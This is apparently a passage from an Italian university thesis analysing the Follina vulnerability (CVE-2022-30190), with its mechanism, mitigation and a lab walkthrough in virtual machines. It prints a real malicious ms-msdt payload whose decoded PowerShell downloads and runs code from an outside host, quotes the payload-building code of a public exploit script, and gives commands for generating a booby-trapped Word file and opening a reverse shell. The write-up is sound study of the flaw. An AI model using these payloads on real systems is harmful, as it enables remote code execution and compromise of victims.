Grazie al *National Vulnerability Database (NVD)* è stato possibile analizzare tutte quelle potenziali vulnerabilità che presentassero delle precise caratteristiche per essere scelte:

- La possibilità di essere replicate in locale, servendosi di programmi Open Source;
- Una valutazione `BASE SCORE` di CVSS superiore al 7 (Quindi almeno di livello `HIGH`);
- Che fossero abbstanza recenti (successive almeno all'anno 2021).

Filtrando tutte le vulnerabilità candidate si è scelto di usare quella identificata come CVE-2022-30190. Si trattava di una debolezza presente all'interno dei prodotti Microsoft, la quale permetteva l'esecuzione di codice arbitrario da remoto all'apertura di un documento infetto.

2.1.3 *Preparazione dell'ambiente di lavoro*

Scelta la vulnerabilità CVE-2022-30190 è stato necessario preparare l'ambiente di lavoro che permettesse una sua replica ed exploit.

Per fare questo è stato necessario installare la Oracle VM VirtualBox: un software di virtualizzazione open-source che consente agli utenti di creare e gestire macchine virtuali (Virtual Machines) su un sistema host. È sviluppato e supportato da Oracle Corporation ed è distribuito gratuitamente sotto la licenza GNU General Public License (GPL) al seguente sito: `https://www.virtualbox.org/`.

Poi, all'interno della Oracle VM, sono state inserite due macchine virtuali:

1. Kali, scaricata dal sito `https://www.kali.org/get-kali/#kali-virtual-machines`;
2. Windows 11 (versione pre-patch CVE-2022-30190), salvata all'interno di una Chiavetta USB.

2.2 *Follina*

Una volta scelta la vulnerabilità, identificata come CVE-2022-30190, e preparato il suo ambiente di lavoro, si è proceduto ad effettuare una sua ricerca più profonda.

2.2.1 *Introduzione della Vulnerabilità*

La *Vulnerabilità Zero-Day* CVE-2022-30190, scoperta il 27 maggio del 2022 ed il cui nome deriva da un prefisso di una città italiana, ha rappresentato un rischio significativo all'interno dei prodotti Microsoft Office poiché consentiva attacchi di tipo *RCE (Remote Code Execution)*.

Follina rendeva vulnerabile qualsiasi versione Microsoft Office rilasciata tra il 2013 e il 2022 (pre-patch) sfruttando una vulnerabiltà dello *Strumento di diagnostica di Supporto Microsoft (MSDT Microsoft Support Diagnostic Tool)*.

Per questo motivo Microsoft, seppur tardivamente, rilasciò in data 14 giugno 2022 degli aggiornamenti di sicurezza per risolverla. Tuttavia, versioni di Windows senza patch persistono ancora, lasciando gli utenti vulnerabili a potenziali attacchi.

2.2.2 *Contesto Storico*

Come spiegato nel primo capitolo i primi anni del XXI secolo sono stati caratterizzati da una continua evoluzione degli attacchi informatici, specialmente quelli mirati a precise tipologie di Software, come Linux e Windows.

Inoltre, molti di questi attacchi avvenivano tramite a delle sempre più avanzate operazioni di *Social Engineering* come il *Phishing*.

Follina è stato un chiaro esempio di tutto ciò: tramite delle email fasulle gli attaccanti diffondevano file infetti (tipicamente di tipo *Word*) i quali, una volta aperti dagli ignari utenti, permettevano di eseguire del codice arbitrario malevolo.

2.2.3 *Dettagli Tecnici*

La vulnerabilità CVE-2022-30190 veniva sfruttata principalmente da documenti Word *macro-less* (*privi di Macro*) che facevano riferimento ad una risorsa esterna la quale, a sua volta, chiamava una pagina HTML dannosa.

Questa pagina lanciava poi il `ms-msdt`, gestore del protocollo URL, per eseguire dello script malevolo tramite PowerShell.

Detto questo, anche con le Macro disabilitate su un sistema, la funzione "Visualizzazione protetta" poteva essere utilizzata per, installare applicazioni, visualizzare dati sensibili ed eseguire codice arbitrario con permessi di sicurezza dell'utente che apriva il documento MS Office.

In un documento Microsoft Office dannoso il riferimento esterno all'oggetto OLE nel file `document.xml.refs` conteneva un URL che terminava con un "!".

La Figura 2.1 mostra come appare il codice:


```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
    <Relationship Id="rId3" Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects" Target="stylesWithEffects.xml"/>
    <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/endnotes" Target="endnotes.xml"/>
    <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/>
    <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footnotes" Target="footnotes.xml"/>
    <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/>
    <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
    <Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
    <Relationship Id="rId66" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://141.98.215.99/
    color.html!" TargetMode="External"/>
</Relationships>
```


Figura 2.1: Codice all'interno del `document.xml.refs` che punta a un riferimento esterno

Quando, seguendo l'esempio della Figura 2.1, l'utente apriva il documento, veniva effettuata una chiamata nascosta all'host `http://141.98.215.99/color.html`.

A seguito di ciò veniva fornito un documento malevolo contenente un `ms-msdt`: un comando di esecuzione di uno script PowerShell.

La Figura 2.2 mostra il codice dannoso ospitato:

```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
    IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString
    ([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
    +'R2V0LVByb2Nlc3MgLU5hbWUgbXNkdHxTdG9wLVByb2Nlc3M7cG93ZXJzaGVsbCAtbm9wIC1jICJpZXgoTmV3LU9iamVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0c
    HM6Ly9zZWxsZXItbm90aWZpY2F0aW9uLmxpdmUvWmdmYmUyMzRkZycpIg=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/
    mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

Figura 2.2: Esempio di Payload che mostra il lancio di PowerShell tramite ms-msdt

Come mostrato nell'immagine soprastante, la maggior parte dei campioni studiati di Payload contengono codice script codificato in `base64`.

Il seguente script PowerShell, codificato in `base64` (Figura 2.3, *in blu*) viene decodificato (Figura 2.3, *in bianco*) in:

```
PS C:\Users\[redacted]\Downloads> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0LVByb2
Nlc3MgLU5hbWUgbXNkdHxTdG9wLVByb2Nlc3M7cG93ZXJzaGVsbCAtbm9wIC1jICJpZXgoTmV3LU9iamVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cm
luZygnaHR0cHM6Ly9zZWxsZXItbm90aWZpY2F0aW9uLmxpdmUvWmdmYmUyMzRkZycpIg==""))
Get-Process -Name msdt|Stop-Process;powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://seller-not
ification.live/Zgfbe234dg')"
```

Figura 2.3: Codice script PowerShell decodificato

2.2.4 *Risoluzione e Patch*

Prima che Microsoft rilasciasse le patch che togliessero la vulnerabilità Follina e che, quindi, permettessero a *Windows Defender* di riconoscere e bloccare documenti che possedevano richiami a fonti esterne non riconosciute, l'unico modo efficacie per difendersi era disabilitare il protocollo URL di MSDT.

Per farlo, era necessario aprire il prompt dei comandi con diritti di amministratore ed eseguire il comando.

```
reg delete HKEY\_CLASSES\_ROOT\ms-msdt /f
```

Prima di farlo, era consigliato eseguire un back-up del registro in modo che, una volta rilasciate le patch correttive, fosse possibile ripristinarlo senza perdite di dati.

2.2.5 *Osservazioni*

In conclusione, le lezioni apprese da questa vulnerabilità sono simili a quelle degli anni precedenti:

- Non bisogna fidarsi di file la cui origine è sconosciuta;
- Sebbene i file di Office possano sembrare innocui, vengono invece utilizzati per molti exploit. Per questo motivo è meglio condividere i file servendosi di spazi di archiviazione online (cloud storage), anziché la posta elettronica, per ridurre la possibilità di aprire qualcosa di pericoloso;
- Gli antivirus standard non sono sufficienti per mantenere i sistemi al sicuro nell'ambiente odierno;
- Anche se aggiornare le macchine è vitale, a volte le patch di sicurezza importanti impiegano un po' di tempo per arrivare e, per questo, bisogna prestare sempre attenzione.

CAPITOLO 3

Exploit della vulnerabilità Follina

Questo capitolo tratterà un tipico attacco che sfruttava la vulnerabilità CVE-2022-30190, mostrando gli strumenti e le metodologie utilizzate.

3.1 *Introduzione*

La vulnerabilità CVE-2022-30190 (Follina) per essere sfruttata richiedeva o l'accesso diretto alla macchina o l'apertura del file infetto, inviato tramite delle email fasulle, da parte della vittima attraverso delle operazioni di *Phishing*.

Una volta eseguito il file malevolo, l'attaccante era in grado di eseguire codice arbitrario sulla macchina con i permessi dell'utente colpito.

Di seguito verranno mostrati ed esplicati tutti gli strumenti usati e i passaggi, con relativi test, di un tipico attacco.

3.2 *Strumenti utilizzati*

Per eseguire l'exploit si sono utilizzate due *macchine virtuali* tramite la *Oracle VM VirtalBox*.

Le Virtual Machines utilizzate sono state le seguenti: una contente il sistema operativo `Debian` per eseguire l'attacco e una contenente il sistema operativo `Windows 11`, aggiornato alla versione pre-patch risolutiva della vulnerabilità Follina.

La *Oracle VM VirtalBox* è stata necessaria per poter trasferire il file malevolo tramite una rete virtuale condivisa. Questa rete permetteva ad entrambe le macchine di connettersi ad internet individualmente e, allo stesso tempo, poter aprire una connessione locale fra di loro.

La Figura 3.1 mostra le macchine e la rete dette precedentemente.

Fatto questo il passaggio successivo è stato predisporre la macchina di Debian, chiamata *Kali-Linux-2023.4*, per effettuare l'attacco.



Figura 3.1: Virtual Machines e rete virtuale usate

3.3 *Fasi di Attacco*

3.3.1 *Creazione del File Word malevolo*

Una volta avviata la macchina Kali-Linux-2023.4 la prima cosa da fare è stata recuperare un script che gestisse e sfruttasse la vulnerabilità.

Per la sua intuitività si è scelto di usare lo script ideato dal ricercatore di CyberSecurity John Hammond e reso disponibile tramite la seguente *Repository* di *GitHub*: `https://github.com/JohnHammond/msdt-follina.git`.

Una volta scaricata tramite il comando

```
git clone https://github.com/JohnHammond/msdt-follina.git
```

si è proceduto ad eseguire il suo script in `python` per generare il documento Word infetto.

Per far questo è stato aperto un terminale nella directory dello script ed eseguito il seguente comando:

```
python3 follina.py
```

Quest'ultimo comando viene eseguito perché il file `follina.py`, contenuto nella cartella `msdt-follina` scaricata da GitHub (Figura 3.2), si occupa di tutta la gestione dell'exploit tramite l'utilizzo di specifici comandi da terminale.



Figura 3.2: Cartella clonata dalla Repository di John Hammond

Di seguito vengono riportate le funzioni più importanti svolte dal file `follina.py`:

- Questa parte effettua la ricerca dell'indirizzo IP dall'argomento fornito. Questo viene fatto questo affinché il documento malevolo sia in grado di effettuare un ponte tra la macchina della vittima e dell'attaccante nel caso in cui il documento malevolo venisse aperto. (Figura 3.3)

```
# Parse the supplied interface
# This is done so the maldoc knows what to reach out to.
try:
    serve_host = ipaddress.IPv4Address(args.interface)
except ipaddress.AddressValueError:
    try:
        serve_host = netifaces.ifaddresses(args.interface)[netifaces.AF_INET][0][
            "addr"
        ]
    except ValueError:
        print(
            "[!] error detering http hosting address. did you provide an interface or ip?"
        )
        exit()
```

Figura 3.3: Il file `follina.py` ricerca prima di tutto l'indirizzo da usare come collegamento

- Questa parte posiziona lo scheletro del file Word in una cartella temporanea. (Figura 3.4)

```
# Copy the Microsoft Word skeleton into a temporary staging folder
doc_suffix = "doc"
staging_dir = os.path.join(
    tempfile._get_default_tempdir(), next(tempfile._get_candidate_names())
)
doc_path = os.path.join(staging_dir, doc_suffix)
shutil.copytree(doc_suffix, os.path.join(staging_dir, doc_path))
print(f"[+] copied staging doc {staging_dir}")
```

Figura 3.4: Righe di codice per la clonazione e posizionamento del file malevolo `follina.doc`

- Questa parte si occupa di iniettare il Payload malevolo, contenente una stringa per l'attivazione e sfruttamento dello Strumento di diagnostica di Supporto Microsoft, all'interno del file Word. (Figura 3.5)

```
    # Slap together a unique MS-MSDT payload that is over 4096 bytes at minimum
    html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$
(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'{base64_payload}'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\\""; //"""
    html_payload += (
        "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
        + "\n</script>"
    )
```

Figura 3.5: Righe di codice con il Payload malevolo

La Figura 3.6 mostra tutti i comandi esplicati precedentemente ed il documento malevolo creato.



Figura 3.6: Schermata di Kali-Linux con i comandi per la creazione del Word infetto

3.3.2 *Preparazione della macchina WinFollina2022*

Generato questo documento è stato necessario avviare la macchina virtuale di Windows 11 (chiamata *WinFollina2022*) e disattivare la *Protezione in Tempo Reale* (Figura 3.7).

La disattivazione della *Protezione in Tempo Reale* è stata inevitabile per il semplice fatto che, essendo questo un exploit a scopo sperimanetale ed educativo, non possiede il Payload aggiuntivo che rende il documento infetto non rilevabile da *Windows Defender*.

Figura 3.7: Disattivando questa protezione la macchina diventa vulnerabile al 100%

3.3.3 *Trasmissione del file infetto*

Fatto questo, scrivendo il comando

```
python3 -m http.server 8080
```

tramite il terminale, aperto nella directory della Repository *msdt-follina* (quella in cui si trova il documento follina.py ed il neo Word follina.doc), su *Kali-Linux-2023.4*, è stato possibile aprire un collegamento HTTP locale (in questo caso `10.0.2.6:8080`).

Questo indirizzo può essere recuperato tramite il seguente comando da terminale

```
ip ad
```

e permette il passaggio del file malevolo nella macchina di Windows 11.

La Figura 3.8 mostra tutti questi passaggi.

E' importante evidenziare ancora una volta che questa modalità di trasmissione del documento ostile è solo a scopo dimostrativo. La vera trasmissione avveniva tramite delle operazioni di Social Engineering, in particolare con degli attacchi di Phishing.

3.3.4 *Inizio dell'esecuzione di codice da remoto*

Una volta scaricato il file `follina.doc` nella macchina vittima*WinFollina2022* bisognava "mettere in ascolto" la macchina attaccante *Kali-Linux-2023.4*.

Per far questo era necessario però conoscere con precisione i comandi dell'exploit.

Questo poteva essere fatto tramite il seguente comando da terminale (aperto sempre nella directory contenete il file *follina.py*):

```
python3 follina.py -h
```

In questo modo il terminale era in grado di mostrare tutti i modi in cui un attaccante poteva violare e rubare i dati della vittima colpita. (Figura 3.9)

I comandi utilizzati sono stati esclusivamente i seguenti:



Figura 3.8: Questa Figura mostra il passaggio del documento malevolo da Kali a Windows.



Figura 3.9: Questa Figura mostra i comandi da usare per l'exploit

- `python3 follina.py`

  Per dimostrare l'effettivo sfruttamento della vulnerabilità. Questo comando, già citato, eseguiva in maniera predefinita anche l'apertura della "Calcolatrice". (Figura 3.10)

- `python3 follina.py -c "<Progrmma da Eseguire>"`

  Per eseguire qualsiasi programma installato all'interno di Windows 11. (Figura 3.11)

- `python3 follina.py -r 9999`



Figura 3.10: Sfruttando la vulnerabilità dello Strumento di diagnostica di Supporto Microsoft l'exploit apre la Calcolatrice



Figura 3.11: Esempio di apertura dell'eseguibile "Notepade.exe"

Per effettuare l'apertura di una *Reverse Shell* usando, in questo caso, la porta 9999. E' il comando più importante e pericoloso in quanto l'attaccante era in grado di leggere, modificare e cancellare/terminare tutte le risorse presenti all'interno della macchina colpita. (Figura 3.12)



Figura 3.12: Tramite la Reverse Shell ci si può anche spostare tra le directory

3.4 *Osservazioni finali*

Tenendo in considerazione la possibilità si eseguire codice arbitrario da remoto tramite una Reverse Shell, con i permessi di sicurezza della vittima, la vulnerabilità CVE-2022-30190 (Follina) presentava delle falle di sicurezza molto importanti.

